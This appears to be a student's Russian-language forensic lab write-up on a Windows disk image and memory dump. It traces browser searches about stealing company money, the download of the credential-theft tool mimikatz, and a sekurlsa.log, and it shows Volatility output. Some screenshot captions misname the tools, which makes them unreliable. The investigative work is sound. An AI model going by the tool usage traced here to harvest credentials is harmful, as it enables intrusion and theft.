Recent Activity	1		Finished WKS031.E01 - No errors reported	2024/02/29 08:12:17
Recent Activity	1		WKS031.E01 - Browser Results	2024/02/29 08:12:17
Encryption Detection	1		Encryption Suspected Match: mpenginedb.db	2024/02/29 08:13:47
aLeapp	1		aLeapp Processing Completed	2024/02/29 08:14:03
DJI Drone Analyzer	1		Started WKS031.E01	2024/02/29 08:14:03
Embedded File Extractor	1		Error unpacking rarnew.dat	2024/02/29 09:17:48
Plaso	1		Plaso Processing Completed	2024/02/29 23:36:12
iLeapp	1		iLeapp Processing Completed	2024/02/29 23:37:19
Encryption Detection	1		Encryption Suspected Match: AgCx_SC4.db	2024/03/01 01:16:19
Encryption Detection	1		Encryption Suspected Match: AgGIFgAppHistory.db	2024/03/01 01:16:19
Encryption Detection	1		Encryption Suspected Match: AgGiFgAppHistory.db	2024/03/01 01:16:19
Encryption Detection	1		Encryption Suspected Match: AgGIUAD_S-1-5-21-825703445-332621806-515780406-1001.db	2024/03/01 01:16:19
Encryption Detection	1		Encryption Suspected Match: package.db	2024/03/01 01:17:00
Embedded File Extractor	1		Error unpacking eapp3hst.dll	2024/03/01 03:19:43
Embedded File Extractor	1		Error unpacking UIAutomationCore.dll	2024/03/01 04:19:40
GPX Parser	1		0 files found	2024/03/01 08:25:53
File Type Identification	1		File Type Id Results	2024/03/01 08:25:53
Keyword Search	1		Keyword Indexing Results	2024/03/01 08:26:54
Extension Mismatch Detector	1		File Extension Mismatch Results	2024/03/01 08:26:55
PhotoRec Carver	1		PhotoRec Results	2024/03/01 08:26:55
GPX Parser	1		0 files found	2024/03/01 08:26:55
Data Source Integrity	1		Starting WKS031.E01	2024/03/01 08:26:57
Data Source Integrity	1		Integrity of WKS031.E01 verified	2024/03/01 08:30:47

Sort by: Priority Total: 34 Unique: 34

Во время сканирования, были данные ошибки (в основном обнаружения шифрования).

WKS031.E01.txt - Notepad
File Edit Format View Help
Created By AccessData® FTK® Imager 4.7.1.2

Case Information:
Acquired using: ADI4.7.1.2
Case Number: HardSoft Solutions
Evidence Number: WKS031
Unique Description:
Examiner: Student
Notes:

Information for G:\1\WKS031\WKS031:

Physical Evidentiary Item (Source) Information:
[Device Info]
Source Type: Logical
[Drive Geometry]
Bytes per Sector: 512
Sector Count: 83 779 584
[Physical Drive Information]
Removable drive: False
Source data size: 40908 MB
Sector count: 83779584
[Computed Hashes]
MD5 checksum: 4f42dfc4cb5243ad51b09a54af28a3ad
SHA1 checksum: f470b527077e5d598aafc3855ba9fd1a18d8b0bd

Image Information:
Acquisition started: Mon Mar 6 16:22:54 2023
Acquisition finished: Mon Mar 6 17:07:48 2023
Segment list:
G:\1\WKS031\WKS031.E01

Image Verification Results:
Verification started: Mon Mar 6 17:07:50 2023
Verification finished: Mon Mar 6 18:11:35 2023
MD5 checksum: 4f42dfc4cb5243ad51b09a54af28a3ad : verified
SHA1 checksum: f470b527077e5d598aafc3855ba9fd1a18d8b0bd : verified

Это текстовый файл, про данный диск.

This screenshot shows a digital forensic analysis interface. On the left, a navigation pane lists various data sources and artifacts. The main area displays a table titled 'Listing' under the 'OS Accounts' section. The table contains the following data:

Name	S	C	O	Login Name	Host	Scope	Realm Name	Creation Time
S-1-5-80-956008885-3418522649-1831038044-18532			1		WKS031.E...	Local	NT SERVICE	
S-1-5-18				SYSTEM	WKS031.E...	Local	NT AUTHORITY	
S-1-5-80-3028837079-3186095147-955107200-37019			1		WKS031.E...	Local	NT SERVICE	
S-1-5-19				LOCAL SERVICE	WKS031.E...	Local	NT AUTHORITY	
S-1-5-21-825703445-332621806-515780406-1001			0	user	WKS031.E...	Domain		2023-03-06 12:04:33 CET
S-1-5-20					NETWORK SERVICE	WKS031.E...	Local	NT AUTHORITY
S-1-5-21-825703445-332621806-515780406-501			0	Гость	WKS031.E...	Domain		2023-03-06 12:05:56 CET
S-1-5-21-825703445-332621806-515780406-504			0	WDAGUtilityAccount	WKS031.E...	Domain		2023-03-06 12:05:56 CET
S-1-5-21-825703445-332621806-515780406-503			0	DefaultAccount	WKS031.E...	Domain		2023-03-06 12:05:56 CET
S-1-5-21-825703445-332621806-515780406-500			0	Администратор	WKS031.E...	Domain		2023-03-06 12:05:56 CET

Below the table, there are tabs for Hex, Text, Application, File Metadata, OS Account, Data Artifacts, Analysis Results, Context, Annotations, and Other Occurrences.

Это все учётные записи на той OS.

This screenshot shows a digital forensic analysis interface. On the left, a navigation pane lists various data sources and artifacts. The main area displays a table titled 'Listing' under the 'File Views' section, specifically for the directory '/img_WKS031.E01/Users'. The table contains the following data:

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	I
All Users				2019-12-07 10:30:39 CET	2023-03-06 11:39:59 CET	2019-12-07 10:30:39 CET	2019-12-07 10:30:39 CET	48	
Default				2023-03-06 11:58:02 CET	2023-03-06 11:58:02 CET	2023-03-06 12:17:54 CET	2019-12-07 10:03:44 CET	168	
Default User				2019-12-07 10:30:39 CET	2023-03-06 11:39:59 CET	2019-12-07 10:30:39 CET	2019-12-07 10:30:39 CET	48	
Public				2022-10-20 01:12:43 CEST	2023-03-06 11:53:07 CET	2023-03-06 14:11:58 CET	2019-12-07 10:14:52 CET	56	
[current folder]				2023-03-06 12:07:02 CET	2023-03-06 12:07:02 CET	2023-03-06 14:22:28 CET	2019-12-07 10:03:44 CET	56	
[parent folder]				2023-03-06 13:50:34 CET	2023-03-06 13:50:34 CET	2023-03-06 14:22:28 CET	2019-12-07 10:03:44 CET	264	
desktop.ini	2			2019-12-07 10:12:42 CET	2023-03-06 11:48:22 CET	2023-03-06 14:06:08 CET	2019-12-07 10:14:54 CET	174	
user				2023-03-06 12:26:35 CET	2023-03-06 12:26:35 CET	2023-03-06 14:22:28 CET	2023-03-06 12:07:02 CET	256	
Все пользователи				2022-10-21 03:22:44 CEST	2023-03-06 11:39:59 CET	2022-10-21 03:22:44 CEST	2022-10-21 03:22:44 CEST	48	

Below the table, there are tabs for Hex, Text, Application, File Metadata, OS Account, Data Artifacts, Analysis Results, Context, Annotations, and Other Occurrences.

А если среди папки пользователей, то тут только user. Директория All Users пустая.

Screenshot of the X-Force Forensic tool interface showing a file search results table. The search term is "Keyword search 15 - PASSWORD".

Name	Keyword Preview	Location	Modified Time	Change Time
FPEXT.MSG	name.Can't locate the «password» file - AuthUserFile is	/img_WKS031.E01/Program Files (x86)/Microsoft Offic...	2022-10-21 03:03:34 CEST	2023-03-06 12
FPEXT.MSG	name, User name fields «Password» field (s-service, s-	/img_WKS031.E01/Program Files (x86)/Microsoft Offic...	2022-10-21 03:03:34 CEST	2023-03-06 12
PUB6INTL.DLL	the document with a «password» & Opt Options...pub	/img_WKS031.E01/Program Files (x86)/Microsoft Offic...	2022-10-21 03:03:32 CEST	2023-03-06 12
AdHocReportingExcelClient.dll	DomainWWDomainLength=»Password»?PasswordLeng...	/img_WKS031.E01/Program Files (x86)/Microsoft Offic...	2022-10-21 03:03:31 CEST	2023-03-06 12
GRINTL32.DLL	choose Protect Sheet. A «password» is optional</td>	/img_WKS031.E01/Program Files (x86)/Microsoft Offic...	2022-10-21 03:03:30 CEST	2023-03-06 12
IFDPINTL.DLL	document.[J0]The «password» you entered is valid	/img_WKS031.E01/Program Files (x86)/Microsoft Offic...	2022-10-21 03:03:30 CEST	2023-03-06 12
MSQRV32.CHM	source name, user ID, and «password» required by a d...	/img_WKS031.E01/Program Files (x86)/Microsoft Offic...	2022-10-21 03:03:30 CEST	2023-03-06 12
OMSINTL.DLL	ID="UserPWD" LABEL="&amp;gt;Password">	/img_WKS031.E01/Program Files (x86)/Microsoft Offic...	2022-10-21 03:03:30 CEST	2023-03-06 12
OutlookAddNaiveBayesCommandRanker.txt	passwor 27805_0.044«password» 27805_3.959...	/img_WKS031.E01/Program Files (x86)/Microsoft Offic...	2022-10-21 03:03:30 CEST	2023-03-06 12
OutlookAppNaiveBayesCommandRanker.txt	passwor 27805_0.038«password» 353_0.377...	/img_WKS031.E01/Program Files (x86)/Microsoft Offic...	2022-10-21 03:03:30 CEST	2023-03-06 12
OutlookMailNaiveBayesCommandRanker.txt	27805_0.004 15.01_1.507«password» 253_0.265...	/img_WKS031.E01/Program Files (x86)/Microsoft Offic...	2022-10-21 03:03:30 CEST	2023-03-06 12

Below the table, there is a detailed view of the OMSINTL.DLL file's hex dump and extracted text.

```

Page: 1 of 2 Page ⏪ ⏩ Matches on page: 1 of 6 Match ⏪ ⏩ 100% ⏪ ⏩ Reset
<INPUT ID="UserPWD" LABEL="&amp;gt;Password"> READONLY="false" ISPASSWORD="true"><!-- _locID@LABEL="UIDLab2" _locComment="Label of User Password" --></INPUT>
</UIElements>PA
<xmi version="1.0" encoding="utf-16"?
<!--_LocalBinding -->
<UIElements>
<TEXT>This Service Provider is for testing purpose. All messages will only be written into following log folder.</TEXT>
<INPUT ID="LogDir" LABEL="&amp;gt;Log Folder" READONLY="false" ISPASSWORD="false"><!-- C:\OMSLog --></INPUT>
<INPUT ID="UserD" LABEL="&amp;gt;User ID" READONLY="false" ISPASSWORD="false"></INPUT>
<INPUT ID="UserPWD" LABEL="&amp;gt;Password" READONLY="false" ISPASSWORD="true"></INPUT>
</UIElements>
.BP'nz
(      N      t
5t     4N     3| 2

```

Для меня это было найти сложнее всех, поскольку пароли по ключевым словам я не смог найти (по крайне мере используя латинские символы, я не использовал кириллицу).

Screenshot of the X-Force Forensic tool interface showing a file search results table. The search term is "Keyword search 1 - OS".

Name	Keyword Preview	Location
onedrive-password@2x.png	A& w1L4<~Xp&J@2u>dr[os<18]bdifj\$?J??W3J ...	/img_WKS031.E01/Users/user/AppData/Local/Microso...
InformationProtectionStrings62.b2623fe9.chunk.js	sua organiza\xe7xe3o usa «os r\xf3stulos de confidenc...	/img_WKS031.E01/Users/user/AppData/Local/Microso...
premium-content.back.png	c6fn+NH2n[=W#PvW@os-Nvo'(5H-1yH^Ds- /img_WKS031.E01/Users/user/AppData/Local/Microso...	
premium-content-dark@2x.png	2G#[Cl_wy]2A1oG";+o5c;)dJpx\$8/LmDq;brR\$: /img_WKS031.E01/Users/user/AppData/Local/Microso...	
hostUXStrings11.dde4979f.chunk.js	ail-lwtywhch y dualalen. «os fydd hynny ddin yn gw...	/img_WKS031.E01/Users/user/AppData/Local/Microso...
hostUXStrings12.2743c5bb.chunk.js	mer"{"s": "Vi gl\xefeder «os til, at ud udforsker denne	/img_WKS031.E01/Users/user/AppData/Local/Microso...
premium-templates.png	g, sia 29H"6K(T" U9D/+os"!2h[C]{Zl-**.b(l6) /img_WKS031.E01/Users/user/AppData/Local/Microso...	
premium-templates@2x.png	#djv;atpzC8]&K_b/hv+ +os*t0/m-jc[7oh7(JNG&dt& /img_WKS031.E01/Users/user/AppData/Local/Microso...	
hostUXStrings28.94550ecf.chunk.js	ode que no se gardenas «os cambios recientes", "f"0) /img_WKS031.E01/Users/user/AppData/Local/Microso...	
sub-share@2x.png	9;JIUS %&Tbf,QEMpsn+os=9VQh2dJfg 272V... /img_WKS031.E01/Users/user/AppData/Local/Microso...	
aria-web-telemetry_6e8244dbffcd44523e10d327ec	a=[WINDOWS;"Windows",MACOSX;"Mac OS X",WI /img_WKS031.E01/Users/user/AppData/Local/Microso...	
todo-app@2x.png	2P;V 9LXnu:#9s)eGTos/[K43o/"4nA"->65KK /img_WKS031.E01/Users/user/AppData/Local/Microso...	
union-app.png	s-Ro"Rhf_O-BR6nu+ +os-3@^yuREWNYQQP2x4... /img_WKS031.E01/Users/user/AppData/Local/Microso...	
union-app@2x.png	S{!s"}> LHM[REFEis{d}+os*\$okd9HQJGTGWjsBTF ... /img_WKS031.E01/Users/user/AppData/Local/Microso...	
hostUXStrings62.0c7f0549.chunk.js	er"{"s": "Liczba innych «os\xf3b znajduj\u0105cych si...	/img_WKS031.E01/Users/user/AppData/Local/Microso...
hostUXStrings63.d02ad19b.chunk.js	age"{"s": "Exclua todos «os arquivos desnecess\xefarios /img_WKS031.E01/Users/user/AppData/Local/Microso...	
hostUXStrings64.2356d388e.chunk.js	ge"{"s": "Elimine todos «os ficheiros desnecess\xefarios /img_WKS031.E01/Users/user/AppData/Local/Microso...	
subcenter.win32.bundle	"CPU iPhone «Os 12")&&ldt(e,"iPad; CPU «Os 12")... /img_WKS031.E01/Users/user/AppData/Local/Microso...	
otele_js_agave_67fbfebc0681b505ae27d05df89013ej.s	_="Opera",h="Windows",v="Mac OS X",y="Wind... /img_WKS031.E01/Users/user/AppData/Local/Microso...	
otele_js_agave_cc8f80350be7054cf0bd5d00eb24523.j	_="Opera",h="Windows",v="Mac OS X",y="Wind... /img_WKS031.E01/Users/user/AppData/Local/Microso...	
officeFluidOneDsSink.9f690fc3.chunk.js	"CPU iPhone «Os 12")&&ldt(n,"iPad; CPU «Os 12")... /img_WKS031.E01/Users/user/AppData/Local/Microso...	
MoUsCoreWorker.5d630e65-7ad3-4be9-9ff9-d445	amd64fre.vb_release.191206-1406&os=windows&de... /img_WKS031.E01/ProgramData/USOShared/Logs/Sys...	

Below the table, there is a detailed view of the MoUsCoreWorker.5d630e65-7ad3-4be9-9ff9-d445 file's hex dump and extracted text.

```

Page: 1 of 1 Page ⏪ ⏩ Matches on page: 1 of 1 Match ⏪ ⏩ 100% ⏪ ⏩ Reset
sConnectedCapable=0&ms=0&DefaultUserRegion=203&osVer=10.0.19045.2130.amd64fre.vb_release.191206-1406&os=window&deviceid=s%AAC61230B-3508-40DF-B26...
%z=k
BBMicrosoft.Windows.Update.Orchestrator.Worker
RefreshSettingsPartA_PrivTags
wilActivity
hresult
threadId
scenario
settings
RefreshInterval
EEMicrosoft.Windows.Update.Orchestrator.Decisions
DecisionPartA_PrivTags
wilActivity

```

Тут указана OS: Windows версии 10.0.19045.2130

USB Device Attached

Source Name	S	C	O	Date/Time	Device Make	Device Model	Device ID	Data So
SYSTEM			0	2023-03-06 13:46:06 CET		ROOT_HUB30	4&24054718&0&0	WKS031
SYSTEM			0	2023-03-06 13:16:53 CET	Samsung Electronics Co., Ltd	Product: 61B3	00000000011E240D	WKS031
SYSTEM			0	2023-03-06 14:09:52 CET	JMicron Technology Corp. / JMicron USA Technology ...	Hard Disk Drive	217F88888888	WKS031
SYSTEM			0	2023-03-06 13:56:31 CET	JMicron Technology Corp. / JMicron USA Technology ...	Hard Disk Drive	E15D2DE88888	WKS031

Type Value

Date/Time 2023-03-06 13:56:31 CET

Device Make JMicron Technology Corp. / JMicron USA Technology Corp.

Device Model Hard Disk Drive

Device ID E15D2DE88888

Source File Path /img_WKS031.E01/Windows/System32/config/SYSTEM

Artifact ID -9223372036854775724

Тут список подключённых носителей информации (устройство 4).

USB Device Attached

Source Name	S	C	O	Date/Time	Device Make	Device Model	Device ID	Data So
SYSTEM			0	2023-03-06 13:46:06 CET		ROOT_HUB30	4&24054718&0&0	WKS031
SYSTEM			0	2023-03-06 13:16:53 CET	Samsung Electronics Co., Ltd	Product: 61B3	00000000011E240D	WKS031
SYSTEM			0	2023-03-06 14:09:52 CET	JMicron Technology Corp. / JMicron USA Technology ...	Hard Disk Drive	217F88888888	WKS031
SYSTEM			0	2023-03-06 13:56:31 CET	JMicron Technology Corp. / JMicron USA Technology ...	Hard Disk Drive	E15D2DE88888	WKS031

Type Value

Date/Time 2023-03-06 14:09:52 CET

Device Make JMicron Technology Corp. / JMicron USA Technology Corp.

Device Model Hard Disk Drive

Device ID 217F88888888

Source File Path /img_WKS031.E01/Windows/System32/config/SYSTEM

Artifact ID -9223372036854775725

Устройство 3

Скриншот 1: Стартовая страница инструмента для анализа данных. В левом меню открыто раздел "Data Artifacts". Выделен элемент "USB Device Attached". В правой части экрана отображается таблица с результатами анализа.

Source Name	S	C	O	Date/Time	Device Make	Device Model	Device ID	Data So
SYSTEM			0	2023-03-06 13:46:06 CET		ROOT_HUB30	48&24054718&0&0	WKS031
SYSTEM			0	2023-03-06 13:16:53 CET	Samsung Electronics Co., Ltd	Product: 61B3	00000000011E240D	WKS031
SYSTEM			0	2023-03-06 14:09:52 CET	JMicron Technology Corp. / JMicron USA Technology ...	Hard Disk Drive	217F88888888	WKS031
SYSTEM			0	2023-03-06 13:56:31 CET	JMicron Technology Corp. / JMicron USA Technology ...	Hard Disk Drive	E15D2DE88888	WKS031

Внизу таблицы расположены вкладки: Hex, Text, Application, Source File Metadata, OS Account, Data Artifacts, Analysis Results, Context, Annotations, Other Occurrences. Выбран вкладка "Data Artifacts".

Устройство 1

Скриншот 2: Аналогичный снимок экрана для второго устройства (Устройство 2). В левом меню выбрано "USB Device Attached". Таблица результатов анализа аналогична скриншоту 1.

Source Name	S	C	O	Date/Time	Device Make	Device Model	Device ID	Data So
SYSTEM			0	2023-03-06 13:46:06 CET		ROOT_HUB30	48&24054718&0&0	WKS031
SYSTEM			0	2023-03-06 13:16:53 CET	Samsung Electronics Co., Ltd	Product: 61B3	00000000011E240D	WKS031
SYSTEM			0	2023-03-06 14:09:52 CET	JMicron Technology Corp. / JMicron USA Technology ...	Hard Disk Drive	217F88888888	WKS031
SYSTEM			0	2023-03-06 13:56:31 CET	JMicron Technology Corp. / JMicron USA Technology ...	Hard Disk Drive	E15D2DE88888	WKS031

Вкладки: Hex, Text, Application, Source File Metadata, OS Account, Data Artifacts, Analysis Results, Context, Annotations, Other Occurrences. Выбран вкладка "Data Artifacts".

Устройство 2

Скриншот 3: Стартовая страница инструмента для анализа данных. В левом меню выбран раздел "Data Artifacts". Выделен элемент "Web Downloads". В правой части экрана отображается таблица с результатами анализа.

Source Name	S	C	O	Path	URL	Date Accessed
History			1	C:\Users\user\Downloads\mimikatz_trunk.7z	https://github.com/gentilkiwi/mimikatz/releases/dow...	2023-03-06 13:03:53 CET
History			1	C:\Users\user\Downloads\mimikatz_trunk.7z	https://objects.githubusercontent.com/github-produ...	2023-03-06 13:03:53 CET
History			2	C:\Users\user\Downloads\winrar-x64-621ru.exe	https://www.win-rar.com/fileadmin/winrar-versions/...	2023-03-06 13:04:22 CET

Вкладки: Hex, Text, Application, Source File Metadata, OS Account, Data Artifacts, Analysis Results, Context, Annotations, Other Occurrences. Выбран вкладка "Data Artifacts".

У того пользователя установлено 3 файла: winrar файл и mimikatz_trunk.7z (2 раза).

Screenshot of the Maltego tool interface showing a search for "Web Search".

The left sidebar shows the following tree structure:

- Data Sources
 - WKS031.E01_1 Host
 - WKS031.E01
- File Views
 - File Types
 - Deleted Files
 - MB File Size
- Data Artifacts
 - Chromium Extensions (11)
 - Chromium Profiles (1)
 - Favicon (70)
 - Installed Programs (84)
 - Metadata (204)
 - Operating System Information (1)
 - Recent Documents (20)
 - Run Programs (985)
 - Shell Bags (39)
 - USB Device Attached (4)
 - Web Bookmarks (1)
 - Web Cache (1562)
 - Web Cookies (139)
 - Web Downloads (3)
 - Web History (63)
 - Web Search (22) **(selected)**
- Analysis Results
 - Encryption Suspected (14)
 - EXIF Metadata (3)
 - Extension Mismatch Detected (199)
 - Keyword Hits (50406)
 - User Content Suspected (3)
 - Web Categories (6)
- OS Accounts
- Tags
- Score
- Reports

The main pane displays a table of search results:

Source Name	S	C	O	Domain	Text	Program Name	Date Accessed	Data Source
History				google.ru	как скрыть свои следы в интернете	Microsoft Edge	2023-03-06 12:59:55 CET	WKS031.E01
History				google.ru	как скрыть свои следы в интернете	Microsoft Edge	2023-03-06 12:59:55 CET	WKS031.E01
History				google.ru	как удалить историю браузера	Microsoft Edge	2023-03-06 13:00:16 CET	WKS031.E01
History				google.ru	как удалить историю браузера	Microsoft Edge	2023-03-06 13:00:16 CET	WKS031.E01
History				google.ru	как украдь деньги своей компании	Microsoft Edge	2023-03-06 13:00:36 CET	WKS031.E01
History				yandex.ru	скачать вирус	Microsoft Edge	2023-03-06 13:01:52 CET	WKS031.E01
History				yandex.ru	скачать вирус	Microsoft Edge	2023-03-06 13:01:52 CET	WKS031.E01
History				yandex.ru	скачать вирус	Microsoft Edge	2023-03-06 13:01:52 CET	WKS031.E01
History				yandex.ru	торренты с вирусами	Microsoft Edge	2023-03-06 13:02:14 CET	WKS031.E01
History				yandex.ru	торренты с вирусами	Microsoft Edge	2023-03-06 13:02:14 CET	WKS031.E01
History				yandex.ru	торренты с вирусами	Microsoft Edge	2023-03-06 13:02:14 CET	WKS031.E01
History				yandex.ru	mimikatz crfxfn	Microsoft Edge	2023-03-06 13:02:35 CET	WKS031.E01
History				yandex.ru	mimikatz crfxfn	Microsoft Edge	2023-03-06 13:02:35 CET	WKS031.E01
History				yandex.ru	mimikatz crfxfn	Microsoft Edge	2023-03-06 13:02:35 CET	WKS031.E01
History				google.ru	benjamin delpy	Microsoft Edge	2023-03-06 13:03:04 CET	WKS031.E01
History				google.ru	benjamin delpy	Microsoft Edge	2023-03-06 13:03:04 CET	WKS031.E01
History				google.ru	benjamin delpy github	Microsoft Edge	2023-03-06 13:03:08 CET	WKS031.E01
History				google.ru	benjamin delpy github	Microsoft Edge	2023-03-06 13:03:08 CET	WKS031.E01
History				yandex.ru	winrar	Microsoft Edge	2023-03-06 13:04:11 CET	WKS031.E01
History				yandex.ru	winrar	Microsoft Edge	2023-03-06 13:04:11 CET	WKS031.E01
History				yandex.ru	winrar	Microsoft Edge	2023-03-06 13:04:11 CET	WKS031.E01

Среди истории браузера, есть упоминания об mimikatz, также есть подозрительные для администратора поисковые запросы — типа «скачать вирус» или «как украдь деньги своей компании». Тут видимо вирус был скачен и заархивирован.

Screenshot of the Maltego tool interface showing a keyword search for "mimikatz".

The left sidebar shows the same tree structure as the previous screenshot.

The main pane shows a table of search results for "mimikatz".

Name	Keyword Preview	Location	Modified Time	Change Time
sekurlsa.log	log' for logfile: OK<mimikatz> #	/img_WKS031.E01/Users/user/AppData/Local/Microso...	2023-03-06 13:51:17 CET	2023-03-06
AppCache133225804720436775.txt	{\"Type\":\"2\",\"Name\":\"\\<mimikatz\\> скачать — Яндекс...\"}	/img_WKS031.E01/Users/user/AppData/Local/Package...	2023-03-06 13:50:37 CET	2023-03-06
d211986e-bc1c-11ed-b56b-080027e31c1e\380887e	rule «mimikatz» meta: description	/img_WKS031.E01/System Volume Information/d2119...	2023-03-06 13:50:15 CET	2023-03-06
000003.log	ithub.com/gentili.../mimikatz/releases/download/...	/img_WKS031.E01/Users/user/AppData/Local/Microso...	2023-03-06 13:49:16 CET	2023-03-06
AppCache133225804720436775.txt	{\"Type\":\"2\",\"Name\":\"\\<mimikatz\\> скачать — Яндекс...\"}	/img_WKS031.E01/Users/user/AppData/Local/Package...	2023-03-06 13:48:03 CET	2023-03-06
Favicon Artifact	index.ru/search/?text=«mimikatz»+crfxfn&clid=2411726	/img_WKS031.E01/Users/user/AppData/Local/Microso...	2023-03-06 13:47:35 CET	2023-03-06
Favicon Artifact	index.ru/search/?text=«mimikatz»+crfxfn&clid=2411726	/img_WKS031.E01/Users/user/AppData/Local/Microso...	2023-03-06 13:47:35 CET	2023-03-06
Favicon Artifact	index.ru/search/?text=«mimikatz»+crfxfn&clid=24117...	/img_WKS031.E01/Users/user/AppData/Local/Microso...	2023-03-06 13:47:35 CET	2023-03-06
Favicon Artifact	index.ru/search/?text=«mimikatz»+crfxfn&clid=24117...	/img_WKS031.E01/Users/user/AppData/Local/Microso...	2023-03-06 13:47:35 CET	2023-03-06
Favicon Artifact	https://github.com/gentili.../mimikatz Date Modifi...	/img_WKS031.E01/Users/user/AppData/Local/Microso...	2023-03-06 13:47:35 CET	2023-03-06
Favicon Artifact	https://github.com/gentili.../mimikatz Date Modifi...	/img_WKS031.E01/Users/user/AppData/Local/Microso...	2023-03-06 13:47:35 CET	2023-03-06

The bottom pane shows the "Strings" tab of the context menu for the mimikatz log file, displaying the URL of the GitHub release page.

Немного в логах, о том же mimikatz.

The screenshot shows the Volatility Framework's File Listing module. A search for 'mimikatz' has been performed in the 'Downloads' folder of the 'user' account. The results table lists the following files:

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time
[current folder]				2023-03-06 13:05:33 CET	2023-03-06 13:05:33 CET	2023-03-06 13:51:18 CET	2023-03-06 12:07:02 CET
[parent folder]				2023-03-06 12:26:35 CET	2023-03-06 12:26:35 CET	2023-03-06 14:22:28 CET	2023-03-06 12:07:02 CET
desktop.ini	0			2023-03-06 12:07:46 CET	2023-03-06 12:07:46 CET	2023-03-06 14:22:28 CET	2023-03-06 12:07:46 CET
mimikatz_trunk				2023-03-06 13:05:33 CET	2023-03-06 13:05:33 CET	2023-03-06 13:52:09 CET	2023-03-06 13:05:33 CET
mimikatz_trunk.7z	1			2023-03-06 13:03:57 CET	2023-03-06 13:05:21 CET	2023-03-06 13:05:33 CET	2023-03-06 13:03:54 CET
mimikatz_trunk.7zZone.Identifier	0			2023-03-06 13:03:57 CET	2023-03-06 13:05:21 CET	2023-03-06 13:05:33 CET	2023-03-06 13:03:54 CET
winrar-x64-621ru.exe	1			2023-03-06 13:04:24 CET	2023-03-06 13:04:27 CET	2023-03-06 13:50:30 CET	2023-03-06 13:04:22 CET
winrar-x64-621ru.exeSmartScreen	0			2023-03-06 13:04:24 CET	2023-03-06 13:04:27 CET	2023-03-06 13:50:30 CET	2023-03-06 13:04:22 CET

Below the table, a note states: '!This program cannot be run in DOS mode.
~VRich
.text
.rdata
.idata
.pdata
.didat
_RDATA
.rsrc'


Как по мне тот самый user является последним активным пользователем на данной OS – у него содержится тот самый mimikatz.

```
mbo1 layer
Progress: 99.99 Progress: 99.99 Progress: 99.99 Progress: 100.00 Progress: 100.00
Reading Symbol layer Reading Symbol layer Reading Symbol layer PDB scanning finished Reading Symbol layer
Variable Value
Kernel Base 0xf80147400000
DTB 0x1aa000
Symbols file:///C:/Users/Admin/volatility3/volatility3/symbols/windows/ntkrnlmp.pdb/87A327C6C356B7E2BAC1D75E77970165-1.json.gz
Is64Bit True
IsPAE False
layer_name 0 WindowsIntel32e
memory_layer 1 FileLayer
KdVersionBlock 0xf8014800F388
Major/Minor 15.19041
MachineType 34404
KeNumberProcessors 2
SystemTime 2023-03-06 12:52:50
NtSystemRoot C:\Windows
NtProductType NtProductWinNt
NtMajorVersion 10
NtMinorVersion 0
PE MajorOperatingSystemVersion 10
PE MinorOperatingSystemVersion 0
PE Machine 34404
PE TimeStamp Fri Aug 12 19:47:38 2072
C:\Users\Admin\volatility3>python vol.py -f C:/Users/Admin/Downloads/WKS031-002/memdump.mem windows.info
```

Тут я набрал команду снизу:

python vol.py -f директория до файла memdump.mem windows.info

После этого произошло сканирования дампа памяти, появился ещё один архивный файл.



А там находился JSON файл. Он очень большой, поэтому покажу часть содержимого из данного файла.

```
[{"base_types": { "HRESULT": { "endian": "little", "kind": "int", "signed": false, "size": 4 }, "char": { "endian": "little", "kind": "char", "signed": true, "size": 1 }, "double": { "endian": "little", "kind": "float", "signed": true, "size": 8 }, "f32": { "endian": "little", "kind": "float", "signed": true, "size": 4 }, "int": { "endian": "little", "kind": "int", "signed": true, "size": 4 }, "long": { "endian": "little", "kind": "int", "signed": true, "size": 4 }, "long long": { "endian": "little", "kind": "int", "signed": true, "size": 8 }, "pointer": { "endian": "little", "kind": "int", "signed": false, "size": 8 }, "short": { "endian": "little", "kind": "int", "signed": true, "size": 2 } }}
```

8TA327C6C356B7E2BAC1D75E77970165-1.json - Notepad

```
File Edit Format View Help
},
"?_C@_0BF@DFCLDGFL@KeReadStateSemaphore@GHGBBCHJ@": {
    "address": 10219728
},
"?_C@_0BF@DJDL0J0Q@UmRegisterCallbackEx@GHGBBCHJ@": {
    "address": 10219896
},
"?_C@_0BF@EBIGKNOA@AslFileMappingCreate@": {
    "address": 254640
},
"?_C@_0BF@EEAHCE@ZwQueryDefaultLocale@GHGBBCHJ@": {
    "address": 10211672
},
"?_C@_0BF@EMLFFGPB@TtmNotifyDeviceInput@NNGAKEGL@": {
    "address": 8197392
},
"?_C@_0BF@FAGDMEQ@IoReleaseVpbSpinLock@GHGBBCHJ@": {
    "address": 10210592
},
"?_C@_0BF@FCJHJNIN@KeEnterGuardedRegion@GHGBBCHJ@": {
    "address": 10219488
},
"?_C@_0BF@FD008KHJ@FsRtlProcessFileLock@GHGBBCHJ@": {
    "address": 10217144
},
"?_C@_0BF@FEEAT00N@ZwFlushBuffersFileEx@GHGBBCHJ@": {
    "address": 10222784
},
"?_C@_0BF@FGMJDGG0@SdbpFindNextNamedTag@": {
    "address": 247032
},
"?_C@_0BF@FOBBDEK@SdbpGetMappedTagData@": {
    "address": 247568
},
